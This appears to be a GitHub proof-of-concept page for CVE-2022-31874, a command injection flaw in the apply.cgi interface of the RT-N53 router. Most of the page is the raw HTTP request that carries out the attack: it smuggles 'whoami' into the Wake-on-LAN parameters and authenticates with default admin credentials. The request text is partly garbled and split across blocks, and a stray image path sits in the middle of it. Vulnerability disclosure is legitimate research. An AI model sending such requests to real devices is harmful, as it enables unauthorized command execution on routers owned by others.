jayus0821 Update command injection.md History

1 contributor

31 lines (20 sloc) | 1.15 KB

PoC

CVE-2022-31874


There is a command injection vulnerability in the SystemCmd parameter of the apply.cgi interface in RT-N53

http://ip/apply.cgi

```
RT-N53 (Version 3.0.0.4.376.3754)

GET /apply.cgi?
current_page=Main_WOL_Content.asp&next_page=Main_WOL_Content.asp&group_id=&modified=
wake+-
i+br0+whoami&firmver=3.0.0.4&destIP=ccccc&wollist_deviceName=&wollist_macAddr=
HTTP/1.1
Host: 192.168.1.1
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.110 Safari/537.36 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
```

```
Referer: http://192.168.1.1/Main_WOL_Content.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: clock_type=1; hwaddr=52:54:00:12:34:57; bw_24refresh=1; ymd=2;
bw_rtab=WIRELESS1
Connection: close
```



Acknowledgement

Thanks to the partners who discovered the vulnerability together：

Yi-fei Gao, Lin-jie Wu